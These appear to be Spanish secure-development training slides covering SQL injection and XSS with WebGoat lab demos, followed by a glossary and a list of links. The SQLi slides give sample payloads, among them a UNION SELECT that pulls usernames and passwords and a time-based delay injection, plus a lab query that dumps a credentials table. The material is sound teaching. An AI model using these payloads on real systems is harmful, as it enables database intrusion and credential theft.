


Desarrollo Seguro Software

Demos

Demo 3 – SQL Injection

Dentro del apartado de las inyecciones, la más común es la Inyección SQL (SQLi). Esta vulnerabilidad aparece cuando el backend (código del servidor) hace una incorrecta gestión de los datos de entrada antes de enviar la consulta a la base de datos. Esta vulnerabilidad, además de comprometer la información almacenada en la base de datos, puede comprometer el servidor que aloja la aplicación.





Desarrollo Seguro Software

Demos


Demo 3 – SQL Injection

- **SQLi basado en errores**
- **UNION-based SQLi**
 - ' `UNION SELECT username, password FROM users-`
 - **SQLi ciego** • **Boolean-based**
`http://newspaper.com/items.php?id=2 and 1=1`
- **Time-based**
`http://www.site.com/vulnerable.php?id=1' waitfor delay '00:00:10'--`

Desarrollo Seguro Software

Demos

Demo 3 – SQL Injection



The screenshot shows the WebGoat application interface. On the left is a navigation menu with categories like Introduction, General, (A1) Injection, (A2) Broken Authentication, (A3) Sensitive Data Exposure, (A4) XML External Entities (XXE), (A5) Broken Access Control, (A7) Cross-Site Scripting (XSS), (A8) Insecure Deserialization, (A9) Vulnerable Components, (A8-2013) Request Forgeries, Client side, and Challenges. The main content area is titled 'SQL Injection (advanced)' and includes a 'Show hints' button and a 'Reset lesson' button. Below these are progress indicators (1-6) and a section titled 'Try It! Pulling data from other tables'. This section explains that the input field is used to get data from a user by their last name, and the table is called 'user_data'. It shows the SQL schema for 'user_data' and 'user_system_data'. The text states: 'Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table. The table you want to pull data from is:'. It then presents two tasks: '6.a) Retrieve all data from the table' and '6.b) When you have figured it out.... What is Dave's password?'. A note mentions multiple ways to solve the assignment using UNION or appending a new SQL statement. At the bottom, there is a login form with 'Name' and 'Password' fields, 'Get Account Info' and 'Check Password' buttons, and a success message: 'You have succeeded: USERID, USER_NAME, PASSWORD, COOKIE, C5, C6, C7, 101, jsnow, passwd1, , null, null, null, 102, jdoe, passwd2, , null, null, null, 103, jplane, passwd3, , null, null, null, 104, jeff, jeff, , null, null, null, 105, dave, passwd0rD, , null, null, null'. It also includes a challenge: 'Well done! Can you also figure out a solution, by using a UNION?' and shows the resulting SQL query: 'Your query was: SELECT * FROM user_data WHERE last_name = ' '. SELECT userid, user_name, password, cookie, null, null, null FROM user_system_data --'

Desarrollo Seguro Software

Demos

OWASP XSS (Cross Site Scripting)

A3 – Secuencia de Comandos en Sitios Cruzados (XSS)

Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la víctima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.

El atacante puede:

- Cambiar la configuración del sitio
- Robar cookies
- Poner anuncios falsos
- Robar tokens de formularios para hacer ataques CSRF
- ...etc



Desarrollo Seguro Software

Demos

OWASP XSS (Cross Site Scripting)

Tipos de XSS:

- **XSS Reflejado** (no persistente)
- Es el más común
- El usuario lo “sufre” a través de una URL especialmente manipulada
- **XSS Almacenado** (persistente)
- Muy peligroso
- El ataque reside en el sitio web
- **XSS Basado en el DOM**
- El problema reside en el script del cliente

Desarrollo Seguro Software

Demos

Demo 4 - XSS

WebGoat Login

Cross Site Scripting

Show hints Reset lesson

1 2 3 4 5 6 7 8 9 10 11 12

Try It! Reflected XSS

Identify which field is susceptible to XSS

It is always a good practice to validate all input on the server side. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise use it to deliver a malicious payload. Use one of them to find out which field is vulnerable.

An easy way to find out if a field is vulnerable to an XSS attack is to use a list of payloads. Use one of them to find out which field is vulnerable.

hola

Aceptar

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00 UpdateCart

Enter your credit card number:

Enter your three digit access code:

Purchase

Desarrollo Seguro Software

Demos

Glosario

- **Agente de Amenaza:** Cualquier entidad que puede poseer un impacto negativo en el sistema. Puede ser desde un usuario malicioso que desea comprometer los controles de seguridad del sistema; sin embargo, también puede referirse al mal uso accidental del sistema o a una amenaza física como fuego o inundación.
- **Autenticación:** Conjunto de Controles utilizados para verificar la identidad de un usuario o entidad que interactúa con el software.
- **Autenticación Multi-Factor:** Proceso de autenticación que le requiere al usuario producir múltiples y distintos tipos de credenciales. Típicamente son basados en algo que el usuario tiene (por ejemplo: una tarjeta inteligente), algo que conoce (por ejemplo: un pin), o algo que es (por ejemplo: datos provenientes de un lector biométrico).
- **Autenticación Secuencial:** Cuando los datos de autenticación son solicitados en páginas sucesivas en lugar de ser solicitados todos de una sola vez en una única página.
- **Canonicalizar:** Convertir distintas codificaciones y representaciones de datos a una forma estándar predefinida.



Desarrollo Seguro Software

Demos

Glosario

- **Codificación de Entidades HTML:** Proceso por el cual se reemplazan ciertos caracteres ASCII por sus entidades equivalentes en HTML. Por ejemplo: este proceso reemplazaría el carácter de menor "<" con su equivalente en HTML "<". Las entidades HTML son 'inertes' en la mayoría de los intérpretes, especialmente en los navegadores, pudiendo mitigar ciertos tipos de ataque en los clientes.
- **Codificación de Salida:** Conjunto de controles que apuntan al uso de una codificación para asegurar que los datos producidos por la aplicación son seguros.
- **Codificación de Salida Contextualizada:** Basar la codificación de salida en el uso que le dará la aplicación. El método específico varía dependiendo en la forma que será utilizado.
- **Confidencialidad:** Propiedad de la información por la que se garantiza que está accesible únicamente a entidades autorizadas.
- **Configuración del sistema:** Conjunto de controles que ayuda a asegurar que los componentes de infraestructura que brindan soporte al software fueron desplegados de manera segura.



Desarrollo Seguro Software

Demos

Glosario

- **Consultas parametrizadas (prepared statements):** Mantiene la consulta y los datos separados a través del uso de marcadores. La estructura de la consulta es definida utilizando marcadores, la consulta SQL es enviada a la base de datos y preparada, para luego ser combinada con los valores de los parámetros. Esto previene a las consultas de ser alteradas debido a que los valores de los parámetros son combinados con la consulta compilada y con el String de SQL.
- **Control de Acceso:** Un conjunto de controles que permiten o niegan el acceso a un recurso de un usuario o entidad dado.
- **Control de seguridad:** Acción que mitiga una vulnerabilidad potencial y ayuda a asegurar que el software se comporta únicamente de la forma esperada.
- **Datos de estado:** Cuando datos o parámetros son utilizados, ya sea por la aplicación o el servidor, emulando una conexión persiste o realizando el seguimiento del estado de un cliente a través de un proceso multi-pedido o transacción.



Desarrollo Seguro Software

Demos

Glosario

- **Datos del registro de log:** Debe incluir lo siguiente:
 - Timestamp obtenida de un componente confiable del sistema
 - Nivel de severidad para cada evento
 - Marcado de eventos relevantes a la seguridad, si se encuentran mezclados con otras entradas de la bitácora
 - Identidad de la cuenta/usuario que ha causado el evento
 - Dirección IP del origen asociado con el pedido
 - Resultado del evento (suceso o falla)
 - Descripción del evento
- **Disponibilidad:** Medida de Accesibilidad y Usabilidad del sistema.
- **Exploit:** Forma de tomar ventaja de una vulnerabilidad. Típicamente se trata de una acción intencional diseñada para comprometer los controles de seguridad del software utilizando una vulnerabilidad.



Desarrollo Seguro Software

Demos

Glosario

- **Falsificación de petición en sitios cruzados (CSRF):** Una aplicación externa o sitio web fuerza a un cliente a realizar un pedido a otra aplicación en la que el cliente posee una sesión activa. Las Aplicaciones son vulnerables cuando utilizan parámetros o URLs predecibles o conocidas y cuando el navegador transmite automáticamente toda la información de sesión con cada pedido a la aplicación vulnerable. (Este ataque es discutido específicamente en este documento por ser extremadamente común y poco comprendido).
- **Frontera de Confianza:** Una frontera de confianza típicamente constituye los componentes del sistema bajo control directo. Todas las conexiones y datos provenientes de sistemas fuera del control directo, incluyendo todos los clientes y sistemas gestionados por terceros, deben ser considerados no confiables y ser validados en la frontera, antes de permitir cualquier futura interacción con el sistema.
- **Gestión de Archivos:** Conjunto de controles que cubren la interacción entre el código y otro sistema de archivos.
- **Gestión de memoria:** Conjunto de controles de direccionamiento de memoria y uso de buffers.



Desarrollo Seguro Software

Demos

Glosario

- **Gestión de sesión:** Conjunto de controles que ayudan a asegurar que la aplicación web maneja las sesiones HTTP de forma segura.
- **Impacto:** Medida del efecto negativo en el negocio que resulta de la ocurrencia de un evento indeseado; pudiendo ser el resultado la explotación de una vulnerabilidad.
- **Integridad:** La seguridad de que la información es precisa, completa y válida, y no ha sido alterada por una acción no autorizada.
- **Manejo de Errores y Registro en bitácora:** Conjunto de prácticas que aseguran que las operaciones de manejo de errores y registro en bitácora se manejan correctamente.
- **Mitigar:** Pasos tomados para reducir la severidad de una vulnerabilidad. Estos pueden incluir remover una vulnerabilidad, hacer una vulnerabilidad más difícil de explotar, o reducir el impacto negativo de una explotación exitosa.
- **Prácticas Criptográficas:** Conjunto de controles que aseguran que las operaciones de criptografía dentro de la aplicación son manejadas de manera segura.



Desarrollo Seguro Software

Demos

Glosario

- **Prácticas de Codificación Generales:** Conjunto de controles que cubren las prácticas de codificación que no son parte otras categorías.
- **Protección de datos:** Conjunto de controles que ayudan a asegurar que el software maneja de forma segura el almacenamiento de la información.
- **Requerimiento de Seguridad:** Conjunto de requerimientos funcionales y de diseño que ayudan a asegurar que el software se construye y despliega de forma segura.
- **Sanitizar:** El proceso de hacer seguros datos potencialmente peligrosos a través de la utilización de remoción, reemplazo, codificación o "escaping" de los caracteres que lo componen.
- **Seguridad de Base de Datos:** Conjunto de controles que aseguran la interacción del software con la base de datos de una forma segura y que la base de datos se encuentra configurada de forma segura.
- **Seguridad de Comunicaciones:** Conjunto de controles que ayudan a asegurar que el software maneja de forma segura el envío y la recepción de datos.
- **Sistema:** Término genérico que cubre sistemas operativos, servidores web, frameworks de aplicaciones e infraestructura relacionada.



Desarrollo Seguro Software

Demos

Glosario

- **Validación de entrada:** Conjunto de controles que verifican que las propiedades de los datos ingresados coinciden con las esperadas por la aplicación, incluyendo tipos, largos, rangos, conjuntos de caracteres aceptados excluyendo caracteres peligrosos conocidos.
- **Vulnerabilidad:** Debilidad en un sistema que lo hace susceptible a ataque o daño.



Desarrollo Seguro Software

Demos

Enlaces de interés

- <https://hdivsecurity.com/>
- <https://www.mitre.org/>
- <https://owasp.org/>
- <https://github.com/WebGoat/WebGoat>
- [https://pentesterlab.com/exercises/web for pentester/course](https://pentesterlab.com/exercises/web_for_pentester/course)
- <https://elandroidefeliz.com/estos-son-los-5-malware-para-moviles-mas-comunes-en-2022/>
- <http://auditoriasi.blogspot.com/2010/01/isoiec-15408-common-criteria-iii.html>
- <https://indetectables.net/landing/index.html>



Más información en:

**www.panel.es
panel@panel.es**

panel.es
Panel Sistemas Informáticos, S.L.
Consultoría, servicios y soluciones TI.

